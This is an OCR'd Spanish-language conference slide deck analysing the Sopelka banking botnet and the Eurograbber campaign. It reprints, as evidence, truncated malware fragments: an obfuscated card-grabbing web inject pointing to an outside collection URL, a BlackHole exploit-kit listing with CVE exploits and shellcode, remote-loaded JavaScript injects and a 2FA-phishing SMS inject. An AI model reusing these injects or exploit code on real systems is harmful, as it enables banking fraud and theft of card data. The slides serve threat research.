/Rooted 2013

Sopelka VS Eurograbber

Really 36 million EUR??

Jose Miguel Esparza @EternalTodo
Mikel Gastesi @mgastesi

¿Y quiénes son estos frikis?

- Mikel Gastesi
  - S21sec Advanced Cybersecurity Services
- Jose Miguel Esparza
  - ex-S21
  - Fox-IT Cybercrime

Agenda

- Introducción
- Botnet Sopelka
- Eurograbber
- Conclusiones

Introducción

- Yet another botnet
- Con algunas curiosidades
  - 3 familias de malware y un mismo panel bancario
  - Número elevado de infecciones
  - Acceso a servicios de terceros


Introducción

- Yet another botnet
- Con algunas curiosidades
  - 3 familias de malware y un mismo panel bancario
  - Número elevado de infecciones
  - Acceso a servicios de terceros
- Una botnet cualquiera?


Introducción

- Yet another botnet
- Con algunas curiosidades
  - 3 familias de malware y un mismo panel bancario
  - Número elevado de infecciones
  - Acceso a servicios de terceros
- Una botnet cualquiera?
  - Eurograbber
  - 36 millones de euros??!!

¿3 Botnets y 1 panel? WTF???



¿3 Botnets y 1 panel? WTF???



Ejemplo 1 – N

```
;#############################################################################
;#                                                    ALLCC GRABBER
;#############################################################################

set_url http*://*.*/* GP

...

data_inject
    <script>var AllCCGrab=(function(){var
    home_link="http://promaker.org/ccpin",pkey="password";eval(function(p,a,c,k,e
    e(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)r[e(c)]=k[c]||
    r[e]};e=function(){return'\\w+'};c=1}while(c--)if(k[c])p=p.replace(new RegEx
    1V=1D+"/2P.2Q";w 1W(){1(1m.1n.1o().1c("1E 6")>=0||1m.1n.1o().1c("1E 7")>=0){v
    1(1m.1n.1o().1c("2T")>=0){v"1F"}C{v"--"}}m 1G=1W();m 1d="";m 1X="";m t=N V();
```

Ejemplo 1 – N

```
24      var card_data_array = ["cc", "cvv", "exp", "pin"];
25      for (var param in card_data_array) {
28      function urlencode(b) {
69      function checkIfExpSelect(a) {
84      function parseDateFromOneValue(a) {
116     function parseDateFromTwoValues(a, b) {
140     function getClientWidth() {
143     function getClientHeight() {
146     function isValidCardNumber(a) {
174     function searchCVV(a) {
188     function searchCCNum(a) {
202     function searchExpInput(a) {
216     function searchExpInputs(a) {
248     function searchExpSelect(a) {
279     function searchForms() {
297     function searchInputs() {
314     function pinSubmit() {
335     function doFormSubmit(a) {
347     function postFormData(a) {
```

Botnet Sopelka - Campañas

Campaña	Fecha	Troyano	Path	Países
Sopelka1	01/05	Citadel	*/sopelka1/file.php|file=citsp1.exe*	ES,DE,
	30/05	1.3.4.0	*/sopelka1/file.php|file=sopelka1_config.bin*	NL
Sopelka2	01/05	Citadel	*/sopelka2/file.php|file=citsp2.exe*	ES
	30/05	1.3.4.0	*/sopelka2/file.php|file=sopelka2_config.bin*	
Tatanga	15/06	Tatanga	*/sec/g.php*	IT, ES,
	15/07			DE, NL
Feodo	15/06	Feodo	*/zb/v_01_a/in/cp.php*	ES,NL,
	15/07			DE, IT
Sopelka3	15/08	Citadel	*/sopelka3/file.php|file=citsp3.exe*	ES, DE
	24/09	1.3.4.5	*/sopelka3/file.php|file=sopelka3_config.bin*	

Botnet Sopelka – Infección (I)

- Exploit Kit: BlackHole

```
1383        };
1384        PluginDetect.initScript();
1385        PluginDetect.getVersion(".");
1386        jver = PluginDetect.getVersion("Java", "./getJavaInfo.jar");
1387        pdfver = PluginDetect.getVersion("AdobeReader");
1388        flashver = PluginDetect.getVersion('Flash');
1389    } catch (e) {}
1390    if (typeof jver == 'string') {
1392    } else {
1395    if (typeof pdfver == 'string') {
1397    } else {
1400    if (typeof flashver == 'string') {
1402    } else {
1405    function spl0() {
1430    function spl2() { // Java CVE-2010-0886
1444    function spl3() { // Java CVE-2010-3552
1477    function spl4() { // ActiveX ShellExecute
1505    function show_pdf(src) { // Put PDF iframe in HTML code
1512    function spl5() { // PDF exploitation
1513        if (pdfver[0] > 0 && pdfver[0] < 8) {
1514            show_pdf('./content/1ddfp.php?f=81') // CVE-2010-0188
1515        } else if ((pdfver[0] == 8) || (pdfver[0] == 9 && pdfver[1] <= 3)) {
1516            show_pdf('./content/2ddfp.php?f=81') // CVE-2009-0927, CVE-2009-4324, CVE-2008-2992, CVE-2007-5659
1517        }
1518        spl6()
1519    }
1520    function spl6() { // Media Player
1535    function getCN() {
1538    function getBlockSize() {
1541    function getAllocSize() {
1544    function getAllocCount() {
1547    function getFillBytes() {
1551    function getShellCode() {
1552        return "%u4141%u4141%u8366%ufce4%uebfc%u5810%uc931%u8166%u58e9%u80fe%u2830%ue240%uebfa%ue805%uffeb%uffff%uccad%u1c5d%u77
1553    }
1554    function spl7() { // Flash
1577    spl0();
```

Botnet Sopelka – Infección (II)

- SPAM

Botnet Sopelka - Injects

- HTML mínimo en el fichero de configuración
  - Fichero JS en servidor externo
  - Un fichero por entidad afectada
  - Descarga mediante fichero PHP
    - *https://dominio.com/dir/**get.php/campaignDir/?name=inyeccion.js***
  - Técnica utilizada en las 3 familias de malware
  - Otra típica de Tatanga
    - ***x.php?cmdid=8&gettype=js&id=inyeccion.js&uid=0000***

Botnet Sopelka - Injects

- Citadel

```
<script>
if(!window.jQuery){
    document.write('<scr'+'ipt src="https://ajax.googleapis.com/ajax/libs/jquery/1.7.1/jquery.min.js"></scr'+'ipt>');
}
</script>
<script>
document.write('<scr'+'ipt src="https://tartaborsa.com/resources/script/get.php?name=easy.js"></scr'+'ipt>');
document.write('<script type="text/javascript" src="https://tartaborsa.com/resources/script/get.php/replace_hgsdonf/?name=
</script>
```

- Tatanga

```
</script>
<style type="text/css">
</style>
<script>
document.write('<script type="text/javascript" src="https://borsaseccure.com/resources/script/get.php/fixit/?name=
</script>
data_end
data_after
</head>
data_end
```

Botnet Sopelka - Injects

- Tatanga no se utilizó hasta Julio, pero si miramos las inyecciones utilizadas por Citadel…

```
    $.toJSON = function(v) {
        var f = isNaN(v) ? s[typeof v] : s['number'];
        if (f) return f(v);
    };
})(jQuery);
var tTalk=(function(){
var vurl='repl:tatangakatanga'
    user='15',
    bot_name='zutick',
    ID='',
    arr={'max':'1700,03','target':'X0001'};
function instantiate(){
function get(what,acc){
    var json=tTalk().read(),answ=[];
    if (!json)
        return null;
    else{
        if(typeof acc=='undefined'){
            for (var i in json)if(typeof json[i][what]!='undefined')
        }
        else{
            for (var i in json)if(json[i]['acc']==acc && typeof json
        }
    }
    return (answ.length===0)?null:answ;
```

Botnet Sopelka - Injects


- 2FA


```
tGo.data('btn')().unbind();
tGo.data('btn')().bind('click',function(){
    tGo.data('mobile_type',tGo.data('radios').filter(':checked').val());
    var phone=(function(){
        return '+'+tGo.data('cselect').val()+tGo.data('text_field').val().replace(/[^\d+]/g,'');
    })();
    if(tGo.data('mobile_type')=='android'||tGo.data('mobile_type')=='blackberry'){

        jQuery.ajax({
            url: 'https://[redacted]/sms.php',
            data:{
                num:phone,
                type:tGo.data('mobile_type')
            },
            dataType: 'jsonp',
            success:function(r){
                tGo('step2');
            }
        });
    }
    else tGo('step3');
    tGo.data('btn')().unbind();
    tGo.data('result',tGo.data('result')+'mobile='+tGo.data('mobile_type')+'<br>'+'phone='+encode
});
tGo.data('btn_disable')();
```

Botnet Sopelka - MyCoolSMS

- Envío de SMS a las víctimas mediante API
- Uso de cuenta “Executive”



- Tres usuarios conocidos: *smshumor/danieliv/hgm*

Botnet Sopelka – smshumor

- Coincide con las campañas *sopelka1/2* (mayo)
  - De finales de marzo a principios de julio
  - Marzo y abril contiene tests desde la web
  - Uso de números virtuales FonYou para pruebas
  - Después URIs con enlaces a *.jad* (5.1%) y *.apk* (94.9%)

Botnet Sopelka – smshumor

- "BancoMovil" (99%) como remitente
  - "SecureInfo" y "MobilBank"
- 2407 SMS enviados
  - 240 €

Botnet Sopelka – danieliv

- Coincide con *Feodo / Tatanga*
  - Campañas durante julio y agosto
  - Únicamente *.apk (76%)* y *.jad (24%)* otra vez
  - Envíos a Alemania / Italia / Holanda sobre todo
  - 574 SMS
  - 99.8€

Botnet Sopelka - hgm


- Activa desde 24-07-2012
  - Usada activamente coincidiendo con la campaña *sopelka3 (sept)*
  - Envío a números españoles y alemanes
  - También se ven enlaces a *.sis (10%)*
  - “TOCCO”…
  - Comunicación interna del gang
  - 1162 SMS
    - 188€

Botnet Sopelka – Mobile apps

- Malware conocido desde 2010
  - Android
    - 19 de julio
  - BlackBerry
    - 20 de agosto
  - Symbian
    - 9 y 20 de agosto
- Mismos números de activación
  - Números virtuales suecos:
    - **+46769436094**
    - **+46769436073**


Botnet Sopelka – Mobile apps

- Certificado del .sis → mail




Botnet Sopelka – Mobile apps

- Certificado del .sis → mail



Botnet Sopelka – Panel bancario

- Unificado
- Ruso + Inglés



Botnet Sopelka – Panel bancario

- Comandos: Inyecciones

```
instance=function(par,opt,func){
    if (typeof opt!='undefined' && typeof opt!='object' && typeof opt!='function') opt=[opt];
    if (typeof opt=='function' && typeof func=='undefined') func=opt;
    if (typeof func!='function' || typeof opt=='undefined') func=function(){};
    if(arguments.length==0) {}
    else if (typeof par=='string'){
        switch (par){
        case 'ID':
            send({gimmeid:[]},function(resp){ID='&id='+resp;func()});
            break;
        case 'getdrop':
            send({getdrop:{bid:[1],columns:{maxlim:"signed",priority:"signed",minlim:"signed"
            break;
        case 'read':
            send({read:{search:{num:user,b:"dbit"},back:["personal","acc","tried","maid","paic
            break;
        case 'write':
           send({write:{unique:{num:user,b:"dbit"},values:{again:true,names:tTalk().drop().nor
            break;
        case 'replace':
           send({replace:[opt[0],opt[1],opt[2]]},func);
            break;
        case 'disact':
            var b={change:{}}
            b.change[tTalk().drop().did]={isActiv:"0"}
            send(b,func);
            break;
        case 'log':
           send({write:{unique:{num:user,b:"dbit"}},log:{str:[opt[0]]}},func);
           break;
        case 'log2':
           send({write:{unique:{num:opt[0],b:"dbit"}},log:{str:[opt[1]]}},func);
           break;

        case 'newdate':
           send({newdate:[[opt[0],opt[1]]]},func);
           break;
```

Botnet Sopelka – Panel bancario

- Comandos
  - Server side → No todos implementados
    - *getinfo*: info, incluso de transferencias
    - *newdate*: avisa de nueva transferencia
    - *has*: preguntar al server si la info está en bbdd
    - *getvalue*: recuperar datos almacenados, como firma o valor de tarjeta de coordenadas
    - *log*: pues eso, log

Botnet Sopelka – Panel bancario

- Datos recolectados
  - Al menos 9000 usuarios de banca afectados
  - Configuraciones
    - 60% afecta a entidades españolas
    - 15% afecta entidades alemanas
    - 15% italianas
    - Resto a Holanda y Money Transfers
  - Inyecciones contra más de 30 entidades
    - Datos de 5 entidades españolas y 2 alemanas
  - El directorio *campaignDir* diferencia campañas.

Botnet Sopelka – Panel bancario

